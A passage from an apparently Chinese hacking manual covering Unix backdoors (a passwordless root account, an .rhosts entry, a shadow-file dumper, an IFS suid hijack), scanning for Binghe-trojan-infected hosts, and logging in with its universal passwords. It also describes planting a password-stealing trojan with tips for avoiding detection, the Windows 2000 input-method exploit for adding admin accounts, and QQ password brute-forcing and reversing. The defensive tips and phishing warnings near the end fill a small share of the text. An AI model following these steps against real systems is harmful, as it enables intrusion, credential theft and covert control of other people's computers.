即给系统增加一个 id 为 0 (root) 的帐号，无口令。

(3)echo "+ wyj">>/.rhosts

即本地的名为wyj的用户可以直接rlogin target 无须口令此时的wyj就相当于口令，不知道的人是不能进去的。前提是目标的port 512or513or 514 opening。

#### 5、用telnet上传文件

如果ftp被关了，sendmail也不行，如何把编译好的文件上传到主机呢？

方法很简单：

1、先把要上传的文件用uuecode进行编码，文件会变成大概下面的样子：

begin 644 file.bat

M. C!J95@T92TP, #503U!:=:%=E6#5D9%!  
>, 2Q&1D9&1C\$L1D9&, 2PT<E!>4%]J

M95@T85!9+7@M04%28#!@\*CTP, '500D])04%!  
049+04]"4\$E\$34-"04Q%04I-

M3D-"2D%, 24%!14U-3D-"1D5'24=&0T%%3D="1T1  
(0T=02\$='2DA#2\$9(1\$-!

M1TI(1\$-!1T1'4\$=.1TI'3T=(0T%#3T-/0T]#3T-/  
0T]!3D%+0T5!07%Q<7\$@

M"D!%0TA/(\$]&1B`\*0T]062`E, "Y"050@+T  
(@0SI<0D%45DE2+D-/32`00B`0

E62`\*0SI<0D%45DE2+D-/32`\*1\$5, (\$, Z7\$)!5%9)  
4BY#3TT@"@`

end

sum -r/size 17903/262

全部都是可见的ASCII 字符了

2、用 TELNET 连接到主机后输入

\$ cat >a

然后用 Winodws 的拷贝 / 粘贴, 把文件粘贴到  
telnet 窗口

按 ^d

在当前目录下产生文件a



3. uudecode a

文件复原，然后 chmod 即可

6、破解 Shadow

很多系统下写一个小程序不停的调用 getpwent

() 函数便能得到没有 shadow 过的密码档

```
#include <pwd.h>
```

```
main()
```

```
{
```

```
struct passwd *p;
```

```
while(p=getpwent())
```

```
printf("%s:%s:%d:%d:%s:%s:%s\n", p-
```

```
>pw_name, p->pw_passwd,
```

```
p->pw_uid, p->pw_gid, p->pw_gecos, p-
```

```
>pw_dir, p->pw_shell);
```

```
}
```

7、从 suid 脚本或程序中得到 root

(1) 如果该程序中有包含一个类似下面的数据

```
system("/bin/date")
```

这时您可以把自己的 IFS 改为 ' / :

```
IFS=' / : ; export IFS # Bourne Shell
```

```
setenv IFS ' / # C Shell
```

```
export IFS=' / # Korn Shell
```

这时您只要有一个您自己的软件路径调用了“bin”，suid程序就会运行您的程序，并代替/bin/date

## 6.13 远程控制的实现

### 入侵的准备

需要软件：代理猎手 3.0，冰河 2.2，口令邮差外加一个防火墙，一般用这些就可以完成一次简单的入侵。

#### 一、入侵第一步：设置

##### 1. 代理猎手设置：

打开代理猎手，选择“系统”中的“参数设置”在“搜索验证设置”中把两个“并发连接数”都设置成200，其他选项默认就可以了。

##### 2. 口令邮差设置：

打开Setup程序，单击Open按钮，选sendME.exe。SMTP Server 即发信服务器如：SMTP.CITIZ.NETDESTINATION ADDRESS 即您指定的E-mail地址（这里要注意，最好您先申请一个免费的E-mail，作为收密码的专用信箱，千万不要设置您主信箱的地址，不然到时万一被人查到，后果您自己想了）

SOURCE ADDRESS 随意填一个免费的E-mail地址。填好以后,单击SAVE,即配置成功。将sendMe.exe改成backup.exe或其他您认为别人不容易察觉的程序名。

## 二、入侵第二步:开始扫描木马端口

1. 先打开您的网络防火墙。(因为您在扫描别人的时候一定会被别人发现您的IP,为了避免没黑到别人,自己先死了的惨剧发生,所以建议您打开防火墙,比如LOCKDOWN。)

2. 在代理猎手的“搜索任务”中选择“添加任务”添加您要扫描的IP段地址,这里有多种方式:如果您要对一个人进行扫描,就选用单一IP地址项。如果您想扫描一个网段,就可以选用起止地址范围,可以任意输入您想要扫描的网段的IP开始地址和结束地址。建议扫描靠近您IP的网段的地址,因为这样连接速度可以快点,您可以用查询本机的IP地址项来确定您自己的IP地址,如您查到自己的地址61.151.98.234那您就可以扫描61.151.2.2到61.151.200.254网段,比较靠近您的机器,速度应该很快。填加您要扫描的木马端口,如果是用冰河就用7626,“协议”无所谓,“是否必搜”选“是”当然您可以同时扫描很多端口,如黑洞2000的端口



2000 等,这具体看您要用什么控制软件了。最后点“完成”就可以了。(现在知道为什么要选用代理猎手了吧,因为它扫描速度快,功能强大,是个很好的 IP 扫描工具,不过它本来是用来找代理服务器的,只不过现在我把它用于找中了木马的机器,把这个软件用歪了,不过它真的功能很强大,您可以自己研究一下,还有很多用处。)一切准备好之后就开始扫描,按上面的运行键就可以了,然后您可以切换到搜索结果界面看结果了。

特别注意:在扫描的时候不要使用其他的下载软件下载东西,因为代理猎手开了 200 个线程,几乎可以把您的网络带宽吃光。这时也别开聊天软件,如 OICQ,别人可以通过您的 IP 找到您的 OICQ 号,如果您不想以后聊天的时候别人来找麻烦,您就暂时先别开。

三、入侵第三步:可以控制了

找到中木马的机器了!代理猎手会把木马端口开放机器的 IP 列出来。(连接超时,不用管它,本来就不是 HTTP 服务器,怎么会不超时呢?)

先暂停您的代理猎手,然后打开冰河,添加主机,把您找到的主机 IP 填入,然后连接。

对方没有响应,巧了,对方开了个欺骗端口或



者他开了天网之类的防火墙。怎么办？没办法，再继续找吧。如果是说口令不正确，那么恭喜您，应该可以成功破解，因为冰河有万能密码。您在访问口令中填入以下密码中的一个：

Can you speak Chinese? 通用密码

05181977 改良版前的密码

yzkzero! 3.0版后的密码

然后您按“应用”（一定要按“应用”不然万能密码等于没填。）再把界面切换到“命令控制台”，点击“缓存口令”看到“完成”恭喜您了，入侵成功。

（对于冰河万能密码的使用破解有 99% 成功的，就是说三个密码中必有一个可以用）

接下来要做什么呢？

首先是要偷掉他的所有密码。“缓存口令”，“其他口令”和“历史口令”大致上可以看到对方的常用的密码和帐号。

然后就是要上传口令邮差了，先查看对方的进程，注意！如果发现有杀毒软件开着，就要终止了，因为口令邮差会被杀毒软件所识破（这里您要问，既然这样，为什么还要选它来偷密码，原因有三点，1、它比较小，只有 14K，上传时间短，如果是 200K 以上的工具，我想您还没上传好别人就发现不对而断

线了。2、它功能很强，可以偷到计算机中几乎各种密码和帐号，包括OICQ的和E-mail的，还有个人信息等。3、并不是所有的杀毒软件都可以识破它，其实大多数机器上的杀毒软件不升级，所以也就不会被发现。)

等确定对方的杀毒软件没在运行时，我们就可以切换到文件管理器，看对方机器的目录和文件了，然后您可以选择一个不太会被打开并不太会被删除的目录把您配置好的口令邮差的木马文件传过去，一般传到对方机器上的备份目录里比较安全，如Win98(在目录区点击您鼠标的右键就可以看见这个选项了。)上传好了，您可以发现在您指定的目录里多了您上传的那个工具，选定这个工具，点击右键，选择“远程打开”，用隐藏方式，文件打开成功了，建议最好打开两次。然后您可以查看对方进程，您可以看到那个工具已经在工作了，以后可以收到密码了。

接下来您可以读取对方的冰河服务器配置，看看看到底是谁黑了这个倒霉的家伙。一般用冰河的高手会设置中的人把密码发到他的信箱里，通过接受信箱您就可以知道是谁做的了。这里我发现一个现象，就是冰河高手设置的冰河口令一般和他的信箱

口令一样，也就是说，您可以到这个黑别人的家伙的信箱里逛一圈，用他的名义给他留一句让他大吃一惊的话。所以呢，建议如果您要配置冰河服务端程序，最好别设置自己的信箱，因为太容易就会被发现。（如果想害人倒是个好办法）您现在可以更改对方服务器的配置项了，比如把口令给改了，或在注册表启动项中填入 oicq.exe 作为自我保护等。具体配置随便您了，原则就是不要让别人轻易发现。

接下来还可以做什么呢？那就随便您了，可以看看对方屏幕等等，不过要注意的就是不要做信息量传送很大的操作，这样很容易被发现。

好了，如果您玩腻味了，您可以再开始代理猎手的搜查，准备下一次的入侵，一般用代理猎手，在 2 个小时里可以扫描一大片 IP 网段，收获很大。

## 6.14 利用终端服务入侵远程计算机

如何利用终端服务入侵远程计算机？

用过 Windows 2000 终端服务的人一定可以体会到终端服务的方便。但是这也给我们造成了安全风险。

恶意用户可以通过猜密码进入系统，更危险的

是，如果这台机器存在输入法漏洞的话，那么入侵者可以完全控制这台机器。

下面我来讲如何利用输入法漏洞远程入侵开了终端服务的 windows 2000 的机器：

首先我们确定某台机器的 3389 端口是开放的：

```
D:\Nmapnt>nmapNT.exe -sS -p 3389  
xxx.xxx.xxx.xxx
```

```
Starting nmapNT V. 2.53 by ryan@eEye.com  
eEye DigitalSecurity(http://www.eEye.com)  
based on nmap by fyodor@insecure.org  
(www.insecure.org/nmap/)
```

```
Interesting ports on FGF-DELL4300  
(xxx.xxx.xxx.xxx):
```

```
Port State Service  
3389/tcp open msrdp
```

```
Nmap run completed -- 255 IP addresses (93  
hosts up) scanned in 542 seconds
```

```
D:\TOOLS\NmapNT\Nmapnt>
```

现在我们已经可以看到这台机器的终端服务是开放的，那么我们就可以开始行动了。打开终端服务客户端，添上 IP 地址，选择连接。稍等片刻，一般是很快的，就会出现熟悉的登陆对话框了，这是

我们看看有没有输入法的漏洞。有关输入法的漏洞请参看相关文章。如果有输入法漏洞那么我们如何取得控制权呢？在跳至url后，双击winnt目录下的explorer.exe并没什么反应(电脑上已经运行了，可是我们为什么看不到结果呢？)，如果我们不断的进行双击，或者什么也不做，一会儿连接将被断开，在断开的一霎那，我们似乎看到了我们双击出来的窗口。经过几次试验，我们发现不登陆进去是不行的，将会被服务端断开。于是想办法先登陆进去，我想到了在帮助中打开用户管理器，经过试验，在跳至url中添入：mk:@MSITStore:\WINNT\Help\TSHOOTconcepts.chm::/where\_usermgr.htm

在右侧会出现一个可以打开本地用户和组的管理器的链接，本来在正常情况下是可以打开这个管理器的，可是在没有登陆进去的时候就是出不来，于是想另外的办法。终于想到了建立一个命令行的快捷方式。在跳至url中输入：c:\winnt\system32，然后找到net.exe，右键点击net.exe，选择创建快捷方式，于是创建了一个文件名为快捷方式net.lnk的文件，然后再右键点击这个快捷方式，选择属性，这时我们就可以输入我们的命令了。在目标中添入我们要执行的命令的路径和参数就行了，

我们还是用net命令,因此不必改路径,添加个帐号ee的命令如下,C:\WINNT\system32\net.exe user ee/add。密码为空。然后双击这个快捷方式运行它。然后我们把这个帐号添加到administrators组中,C:\WINNT\system32\net.exe localgroup administrators test/add。再运行。我们现在已经基本上成功了,关掉帮助窗口,用ee帐号登陆,密码为空。进去后我们把刚才建的快捷方式删掉。然后再将本地用户的 TSinternetuser帐号加进administrators组中,设置密码。这样我们下次就可以用这个帐号进来了。然后再用这个帐号登陆一下,如果能够登陆,就删掉刚刚建立的test帐号。

## 第七章 QQ 的攻防

### 7.1 攻击 OICQ 常见手段

OICQ 是当前颇为流行的聊天工具，但是正当您通过它愉快的与别人聊天的时候，有许多怀有各种不同目的的人可能会对您的系统安全造成隐患。您的系统信息、个人信息等等都有可能被人窃取，还有您运行的操作系统例如 Windows9X，Windows9X 等会莫名其妙的崩溃。所有的这些在线攻击都是基于获取您上网时的 IP 地址，而您的 IP 地址就在您用 QQ 聊天时不知不觉地告诉了别人（而您却对此一无所知）。

一般通过 OICQ 来获取 IP 地址有两种手段：一种是通过向您发送一条信息，然后获取您的地址。这种手段的实现并不需要很高明的编程技巧，可以简单的从网上黑客网站上下载个软件来运行。防止这种攻击的方法是在 OICQ 的参数设置中选取“拒绝陌生人信息”。另一种获取您 IP 地址的方式是通过下载修改过的 OICQ.EXE 覆盖原文件，这样的话只要您一上线，别人就可以看到您的 IP 地址和端口号。防止这种攻击的方法是尽量使用 OICQ2000 中新增的



“隐身登录”。有了您的 IP 地址，那些不怀好意的人便可以对您发起攻击，常见的手段有：

1、利用 Windows 98 本身的 IGMP (Internet Group Management Protocol) 漏洞，通过向您的 100 端口不断发送 IGMP 数据包来使得您的 TCP/IP 栈崩溃，从而导致蓝屏系统不得不重新启动。防止这种攻击的方法是使用 Windows Update 来升级，并安装最新的安全补丁。或者使用防火墙，比如国产软件“天网防火墙个人版”，该软件可以免费注册使用。

2、通过您的 IP 地址和 OICQ 的端口号直接向您发送匿名消息，他们可以伪装成任意的 OICQ 号码，他们可能对您出言不逊，而您却无能为力。防止方法是在 OICQ 的参数设置中选取“拒绝陌生人信息”。

3、如果您的机器在局域网中（比如公司的内部网），并且您安装了文件共享服务，那么别人就有可能直接通过您的 IP 地址来和您电脑连接获取您机器上的信息，甚至您们单位的信息。防治方法是安装并运行防火墙，比如在“天网”中打开“禁止互联网上的机器使用我的共享资源”。



## 7.2 QQ 密码破解与相关对

### 一、本地破解

#### 方法:

这个办法的首要条件是您所在的电脑登陆过您想要的QQ号,这又分两种情况:1、是您所在的机器真的曾经开过这个号码;2、是通过共享入侵得到您想要的号码的整个目录,把它拷贝到您的OICQ的目录下,启动OICQ您就能在号码选择下拉列表中看到这个号码了。网上硬盘共享最多的就是网吧和公司,而前者的硬盘里存有大量的QQ号码,只要您能进入它的OICQ目录或它所在的分区是共享的话,即可从中选取您喜欢的QQ号。但是网上的IP多如牛毛,如何知道这个IP是网吧的呢,可以从本书光盘中找一个工具使用,推荐工具WhoCQII FULL,这个工具能让您探查一段指定IP地址里所开的OICQ,如果有哪一个IP打开了一串QQ,十有八九这就是网吧了,这时候您可以用“飘叶网际隧道1.0”,这个工具是专门用来入侵网络共享硬盘的,使用它您必须安装Microsoft网络用户,使您的桌面上有一个网上邻居,且必须安装NETBEUI等协议,即可接入对等网。输入它的IP,再输入您所猜测的共享名,也就是它

所共享分区或目录的名字，如果对了的话，恭喜您，您进去了，选择您要的号码吧！

下一步就是破解了，破解密码最常用的办法是穷举，也就是暴力破解了。您可以从本书光盘中找一个暴力破解器工具安装。推荐Pw Check 1.02，这个软件虽说是破解共享软件注册码的，其实就是一个暴力破解器，使用方法：首先在按键一和按键二都选择Enter，保存设置，然后读取一个字典，打开OICQ，选择您想破解的号码，随意输入一个密码，选登录，它会弹出一个对话框“输入密码与上次成功登录的密码不一致，是否到服务器验证”（除了您运气好得没话说，一次对了，这个对话框就不会出现）选“否”，然后在“请再次输入登录密码”对话框的空白处按下\*键，就开始破解了，再次按\*键停止。停止后可以保存进度，以便下次可以继续进度，字典输入完后会自动停止。这个工具免费注册。破解密码要用到字典，什么是字典，字典是您所猜测密码的组合，格式通常为DIC，TXT，一行一个，破解器会逐行取出测试，直到密码正确和字典用完为止。这里您可以用本书光盘中找一字典工具，推荐使用-万能钥匙，它是一个符合中国人习惯的字典生成机。生成的字典大小最好不要大于10Mb，要是字典

过大可以用分割软件将其分成几个部分。否则容易死机。

对策：

从上面知道，破解密码通常是穷举。不要用简单的英文和纯数字作为密码，应该是大小写、数字、符号的混合，不要少于八位，这样的话密码就不容易被破了。再有就是网吧最好不要把重要的分区和文件夹共享出来，比如：C:\、OICQ、FOXMAIL……

二、在线破解

方法：

在线破解QQ密码的工具叫OICQHACK，配合它的注册机使用，未注册前扫描模式与号码列表模式将被禁用。注册方法参看压缩包内readme，这里不赘述了。运行OICQHACK后界面显示如下：

From: [10001] To: [10009]

此栏为扫描的OICQ号码范围，选中[V] Scan Mode即可开启扫描模式进行多号码探测，缺省为单个号码探测模式。

注意：扫描模式第一轮密码是低速探测，因此会较慢；之后将自动开启高速扫描智能跳过不存在的空号，探测速度最高可达每秒100次。

Uin File: [Uin. dic]

此栏填写 OICQ 号码列表文件路径以及文件名，号码列表文件格式请参照 uin.dic，选中 [V] Uin File 即可开启号码文件列表模式，读取列表文件中 OICQ 号码进行密码探测。

Dict Path: [Password.dic]

此栏填写密码字典路径以及文件名，密码列表文件格式请参照 password.dic，选中 [V] Password File 即可开启密码字典模式，进行常用密码探测，缺省为 Brute Force 暴力破解。

[V] 0123456789

[. .] abcdefghijklmnopqrstuvwxyz

[. .] ABCDEFGHIJKLMNOPQRSTUVWXYZ

[. .] .,;:?!+\*-/@\$#%&|\`~`" \_<>() [] {}

此处选取 Brute Force 密码范围。

Password Length: [3]

此处选取 Brute Force 密码长度。

注意：以下设置建议使用默认值。

Max Threads: [ 16 ]

最大并发连接线程数，与探测速度和超时错误率成正比，取值视机器性能而定。

Timeout: [ 32 ]

超时等待时间，单位秒，与超时错误率和探测



速度成反比，取值视您的耐心而定。

SP：既非扫描模式也非号码文件列表模式的单号码探测由于受到服务器登陆时间限制会很慢，只能达到每秒1次，因此应尽量将待测号码做成列表文件进行批量探测。在批量扫描探测加密码字典模式下适当选取线程超时值能提高效率，最快可高达每秒100次。

这个工具同样需要字典穷举！

对策：

同样是密码设定和长度的问题，密码够长，且是大小写、符号、数字的组合，您的密码就相对安全些！

### 三、另类破解

#### 1、使用工具

方法：

有一个工具叫 OICQ密码瞬间破解器 V1.02 它能破解出本地各OICQ号码的最后一个使用密码，只要该号码曾经选择过“下次登陆不显示登陆框”参数。软件即可以在瞬间得到这个QQ密码！

对策：

登录时不要选择“保存密码”

#### 2、使用木马

方法:

在被害人的机器上运行木马的客户端,它就能自行记录每位登录者的OICQ号码和它的密码。有的木马能把结果发回您的信箱,如: Get Oicq Password, 有的要您回到该机器查看记录文件,如 Kill-Oicq 0.1、oicqmima、Oicq 密码记录器, OICQ 潜伏者单机版 Beta 1.2, 蜘蛛OICQPass beta 1……。

对策:

防范当然是第一的,不要运行来历不明的软件 Get Oicq Password 木马的查杀工具叫 KILLGOP, 本书光盘中可找到。其他的木马可以试试 Ctrl+Alt+Del 查看进程,发现可疑的立即杀掉,还有的木马不会在进程栏里显示出来,这就关系到注册表了,请参看本书相关木马的文章。

### 3、使用邮箱

方法:

因为腾讯验证密码时要用到您的邮箱,它会把密码发回注册这个号码时所填的邮箱里。所以破解邮箱也不失为一个好办法。通常别人的个人资料里所填的邮箱就是的验证邮箱。看中了他的号码吗,破掉他的邮箱密码。推荐的工具是密码破解中的 Tetrp FTP/POP Passwd Trier, 这是一个专门用于



破解邮箱的工具，也是暴力破解，同样要用到字典。

## 7.3 破解 OICQ 的密码算法

这篇文章和 OICQ 本身没有什么联系，在这只是想讲一下程序破解的原理和方法，在这里会尽量用易懂的语言来描述，如果您是一个初学者，那么，此时的介绍就是为您而写的。

以 OICQ99C 0820 版为例，其他版本如 OICQ2000 的破解方法基本上和此版本没有区别。

首先，在 OICQ 目录下，每个使用者号码下有一个叫 matrix.cnt 的文件，此文件的长度是 20 字节，它的内容就是此号码的原密码经过加密后对应的密文。要证明这一点非常容易，只要稍有一点电脑能力的人都可以证明，所以这里就不费口舌了。在正式开始前，请用二进制编辑器打开此文件，熟悉一下内容。

启动 OICQ，出现 OICQ 用户登录画面，选择您自己的号码，然后输入一个错误的密码，此时按 CTRL+D 进入 Soft-ice 画面，设置断点。我们事先应该都知道 OICQ 检查密码是否正确的工作原理，即：先用 GetWindowText() 来取得密码框中的密码字符串，将



此字符串用其内定的算法进行加密，得出加密后的密文，然后从磁盘中读取matrix.cnt，与用户输入的密码的加密结果进行比较，如果相同，则用户输入的密码为正确密码。（或者先读文件，后读取密码框中的值）根据这个原理，它们应该把断点设在readfile上，即输入：bpx readfile。返回程序界面，点击“登录”，出现Soft-ice的画面，指针停在KERNEL32! READFILE上。按一下F12跳过此函数，将进入OICQ的领空。

我们现在要做的就是特别注意转折语句，就是JZ，JNZ，JMP等第一个字符是J的语句。因为这里已经假设，程序中必定存在一行转折语句，当用户输入的是正解密码时，它跳转（或不跳转），而当用户输入错误密码时，它不跳转（或跳转）。小心地按F10单步执行代码，在出现转折语句处设下一断点（只是做一个记号），并且记录它们的跳转情况（经验丰富者知道哪里有必要下断点而哪里没有必要），直到程序出现密码错误的对话框为止。

这时候您可能已经花去了1分钟的时间。好的，现在输入正确的密码作为比较。同样单步地执行代码，您将看到上次您在跳转语句上作的记号。比较两次的跳转是否相同。



您将看到，当程序运行到这里时，前后两次的跳转方向不同：

...

00441C1Bcall 0046c256

00441C20cmp eax, ebx

00441C22jz 00441C28——>就是这里！

00441C24mov esi, edi

...

分析一下这几个代码，它首先调用函数 0046C256，然后比较EAX与EBX的值，如果EAX与EBX的值相同，就跳转。我们重新执行程序，发现当输入正确密码时，EAX=1，当输入错误密码时，EAX=0，而EBX总是0。所以，函数 0046C256是一个可疑的函数！

按F8进入函数 0046C256，我们要看看它做了什么工作。

:0046C256mov eax, 004CD33C

:0046C25Bcall 00486B88

:0046C260sub esp, 00000010

:0046C263push esi

:0046C264push edi

:0046C265mov esi, ecx



```
:0046C267mov eax, dword ptr [ebp+08]
:0046C26Aand dword ptr [ebp-04], 00000000
:0046C26Epush [eax-08]
:0046C271push eax
:0046C272lea eax, dword ptr [ebp-1C]
:0046C275push eax
:0046C276call 00456718
:0046C27Badd esp, 0000000C
:0046C27Epush 00000001
:0046C280pop edi
:0046C281cmp dword ptr [esi+04], edi
:0046C284jbe 0046C29E
:0046C286lea eax, dword ptr [ebp-1C]
:0046C289push 00000010
:0046C28Bpush eax
:0046C28Clea eax, dword ptr [ebp-1C]
:0046C28Fpush eax
:0046C290call 00456718
:0046C295add esp, 0000000C
:0046C298inc edi
:0046C299cmp edi, dword ptr [esi+04]
:0046C29Cjb 0046C286
```

```
:0046C29Eint 03
:0046C29Fmov byte ptr [eax], 6A
:0046C2A2adc byte ptr [ebp+5056E445], cl
:0046C2A8call 00487900
:0046C2ADmov esi, eax
:0046C2AFadd esp, 0000000C
:0046C2B2neg esi
:0046C2B4sbb esi, esi
:0046C2B6or dword ptr [ebp-04], FFFFFFFF
:0046C2BAlea ecx, dword ptr [ebp+08]
:0046C2BDinc esi
:0046C2BECall 004A0665
:0046C2C3int 03
:0046C2C4dec ebp
:0046C2C5hlt
:0046C2C6mov eax, esi
:0046C2C8pop edi
:0046C2C9pop esi
:0046C2CAMov dword ptr fs:[00000000], ecx
:0046C2D1leave
:0046C2D2ret 0004
```

...

按F10单步执行。我们发现在这个函数中有一个非常有意思的地方：

```
:0046C286lea eax, dword ptr [ebp-1C]
:0046C289push 00000010
:0046C28Bpush eax
:0046C28Clea eax, dword ptr [ebp-1C]
:0046C28Fpush eax
:0046C290call 00456718
:0046C295add esp, 0000000C
:0046C298inc edi
:0046C299cmp edi, dword ptr [esi+04]
:0046C29Cjb 0046C286
```

程序反复地执行这些代码！

为了能看的更清楚些，我用C++语言来简述这几个语句：

```
for( long i=0 ; i< *(esi+04) ; i++)
{
    eax=*(ebp-1c);
    调用函数 00456718;
}
```

就是说，函数 00456718 要被调用很多次，这个次数就是 ESI+04 的值，用 D ESI+04 命令来查看其



值,这不是matrix.cnt的内容吗?(您原先在二进制编辑器中已经打开过此文件并且看到过它的内容)而ESI+04正是matrix.cnt的前4个字节!我们现在有足够的理由相信,密码被加密成了128位(即16个字节),且加密函数存在于函数00456718中。

抬起眼睛看一下,在函数0046C256中,一开始也调用了一次00456718函数!为了再进一步地证实我们的设想,让我们再重新运行OICQ,输入一个错误的密码,但这次您输入的密码长度最好和正确密码的长度相同,在第一次调用00456718前设下一个断点:

```
:0046C265mov esi, ecx  
:0046C267mov eax, dword ptr [ebp+08]  
:0046C26Aand dword ptr [ebp-04], 00000000-  
——>在这里设一个断点  
:0046C26Epush [eax-08]  
:0046C271push eax  
:0046C272lea eax, dword ptr [ebp-1C]  
:0046C275push eax  
:0046C276call 00456718
```

当程序运行至断点处时,查看各个寄存器的值,您在EAX里看到了什么?是的,EAX里面是您输入的

密码，您用这个密码进行登录，程序将出现密码错误的信息，但是，如果您此时修改一下EAX的值，把它改为正确的密码，您又惊喜地发现：OICQ 已经成功地登录了！注意：只要您稍微留意一下，EAX-8的值正是密码的长度。以上的事实已经证明了：函数00456718就是OICQ的加密函数。

跟据种种迹象，这个函数具体是什么算法，学过密码学的朋友已经不用往下看了。但我们还必须深入证实。

按F8，将看到此函数：

```
:00456718push ebp
:00456719mov ebp, esp
:0045671Bsub esp, 0000005C
:0045671Elea eax, dword ptr [ebp-5C]
:00456721push eax
:00456722call 00455A6E
:00456727push [ebp+10]
:0045672Alea eax, dword ptr [ebp-5C]
:0045672Dpush [ebp+0C]
:00456730push eax
:00456731call 00455AA9
:00456736lea eax, dword ptr [ebp-5C]
```



```
:00456739push eax
:0045673Apush [ebp+08]
:0045673Dcall 004565FD
:00456742add esp, 00000018
:00456745leave
:00456746ret
```

函数看上去很短小,但它又调用了三个函数。查看第一个函数:

```
:00455A6Epush esi
:00455A6Fmov esi, dword ptr [esp+08]
:00455A73push 0000005C
:00455A75push 00000000
:00455A77push esi
:00455A78call 00486FD0
:00455A7Dand dword ptr [esi+10], 00000000
:00455A81and dword ptr [esi+14], 00000000
:00455A85and dword ptr [esi+58], 00000000
:00455A89add esp, 0000000C
:00455A8Cmov dword ptr [esi], 67452301
:00455A92mov [esi+04], EFCDA89
:00455A99mov [esi+08], 98BADCFE
:00455AA0mov [esi+0C], 10325476
```



```
:00455AA7pop esi
```

```
:00455AA8ret
```

看到标有红色的四个语句了吗？加密函数在开始设置了 4 个 32 位的常数。接下来，在函数 00455D5A 中连续出现了 64 次诸如：

```
00455D60mov edi, dword ptr [ebp+08]
```

```
00455D63xor ebx, edx
```

```
00455D65add ebx, dword ptr [eax]
```

```
00455D67lea edi, dword ptr [edi+ebx-  
28955B88];注意，这是个常数！
```

```
00455D6Emov ebx, edi
```

形式的语句。至此为止，OICQ 用的是什么加密算法，已经是不言而明了。

## 7.4 保护自己的 OICQ 号码

防止 OICQ 密码被盗方法

第一、请您尽快将 OICQ 升级到安全性更完善的最新版本。

第二、为自己的号码申请“密码保护”服务。

第三、密码要复杂，当然也要方便您记忆。最好是数字加英文加标点符号，8-16 位最合适。

第四、一定要保护好您密码保护填写的E-mail 邮箱，建议您填写有POP3 的邮箱，因为破邮箱的工具都是支持POP 的，信箱的密码也要足够复杂。

第五、在网吧等公共场所上完OICQ 后，最好能删除自己号码所在的目录，一般是在OICQ 安装目录下，以自己的OICQ 号码命名。注意清空垃圾箱。

第六、机器最好要有防杀毒，防伪软件更要注意版本更新。

第七、请千万不要下载来路不明的软件，尤其是黑客类、炸弹类软件。

### 密码被盗案例

有的朋友申请保护后的号被黑后，原因是在收到密码保护的反馈资料后，没有把它删除，信箱被盗，引起QQ 号不保。还有劝大家一句，不要用安全性差的信箱，或重要信息另做保留后删除该邮件，以免邮箱被盗，损失资料信息。

### 防止OICQ 密码被骗

在防止密码被盗的同时，也请各位网友注意识别以中奖等名义骗取密码的行为。

在此提醒大家：腾讯公司不会要求网友通过E-mail 方式或者OICQ 消息提供OICQ 密码等个人资料，所有相关的资料填写只会在腾讯公司网站上进行。

以下列举典型案例，请大家注意识别。

案例一、利用E-mail冒充公司通知中奖，进行诈骗。

欺骗邮件类似以下内容(打X的地方为原文隐藏)，请大家切记不要上当！

From: "truename"

To:

Sent: Tuesday, October 10, 2000 7:08 PM

Subject: 腾讯关于 xxxxx 获奖通知 >

(xxxxx)OICQ 幸运儿: >恭喜！您已经成为OICQ 在线网友齐抽奖的中奖用户。 您将获赠精美T恤1件，并有机会得到NOKIA 7110手机1部。 腾讯公司 (<http://www.tencent.com>)

注：奖品是以邮寄方式寄出，请您认真填写以下资料。如果填写错误，将被作为自动放弃获奖机会处理。>>OICQ号码: >密码: >姓名: >E-mail地址: >身份证号码: >通讯地址: >联系电话: >邮编:

案例二、发送OICQ消息或发E-mail，通知所谓的“腾讯公司送号码”进行诈骗。

发送OICQ消息内容类似如下:

2001-01-01 19:56:23 邮递oicq

亲爱的OICQ用户: 您好,您的号码已经被幸运

的抽中为腾讯用户中奖号码，现送您一号码，8806088。密码为08806088 请尽快登陆和修改密码。感谢您对腾讯公司的支持！

发mail 内容类似如下：

“您好，恭喜您成为我们腾讯第 52 位幸运者，606210 密码是 123456，这个号码是我们送给您的礼物，希望您能够收下，谢谢。如果收下，请马上更换密码，最好是换成您现在用的 QQ 密码，因为您的中奖号码和我们给的奖品号码是有纪录的，那样以防丢失，如果不按我们说的做，丢失的话，我们概不负责，谢谢！ 请不要和您身边的人说，那样我们的工作就很难进行！如果改完密码请告诉我们，我们还要联系别的幸运者！谢谢！”

行骗伎俩：此人首先把要赠送的号码进行“号码保护”，然后假意赠送给他人，得到号码的网友，大多数都把该号码的密码改为自己现在正在使用的已有 OICQ 的密码。骗子再去利用“取回密码”功能获得赠送的号码的密码，进而取得被骗用户的其他号码的密码。

## 7.5 在OICQ中隐藏IP

网络发达、黑客工具日益泛滥，任何普通的网虫都可以很容易找到一些黑客工具来实现对他人的攻击。很多人在使用OICQ的时候莫名其妙地遭受到信息炸弹或是其他攻击。究其原因，大多是先用一个工具查出您的IP，然后换用攻击软件……要是如果有功能合二为一的东东就更方便了。总不能不开QQ吧！所以，简单而有效的办法就是隐藏自己的IP。怎么隐藏？使用代理服务器上OICQ是一种较为简单实用的办法。

首先，打开OICQ的“系统参数”，单击“网络设置”，选中“使用PROXY SOCKET5防火墙”。在“防火墙地址”、“端口号”、“校验用户名”、“校验用户名密码”处输入您寻找的免费代理地址。能在OICQ中使用的代理为SOCKS4和SOCKS5型的，端口号为：1080。好了，把IP地址和端口号填入（校验用户名和密码一般不用填），点击“测试”按钮，如果您填入的代理地址有效，则会弹出“代理服务器工作正常”提示框，否则就会弹出“无法连接到代理服务器”的提示。上述步骤做完之后，最后点击“确定”完成。代理服务器的地址很多网站有提供，自己用工具也



可以找到很多。

要特别注意的一点是：按照上述方法找到确实可用的代理服务器后，要先退出OICQ，再启动OICQ重新登录，这样才会改变OICQ的IP，否则OICQ的IP不会改变的。代理服务器有时候会失效，需要换一个新的服务器。此方法只能隐藏OICQ的IP，即别人通过一般的OICQ工具查不到您的真实IP地址？但是高手还是有办法查出您的真实IP的)。

还有一点是，这种办法对消息炸弹毫无用处。因为消息炸弹和一般的消息无异，只是时间短得多而已。拒绝OICQ消息炸弹其实很简单，只要在“系统参数”->“安全设置”项选中“拒绝陌生人的消息”就可以了，这两种方法一起用的话，通过OICQ攻击您的可能性就大大降低了。

## 工具篇

### 第八章 黑客利器－黑客工具手册

#### 8.1 网络攻击利器

##### 8.1.1 远程管理系统 Back Orifice (V1.20 版)

Back Orifice (以下简称BO) 是一个客户机/服务器(C/S)应用程序, 其客户机程序(以下简称BO 客户机)可以监视、管理和使用其他网络中运行服务器程序(以下简称BO 服务器)所在的网络资源。要与BO 服务器连接, 基于文本和基于图形的BO 客户机需要运行在Microsoft Windows 机器上。现在版本的BO 服务器只能在Windows 95/98 中运行。

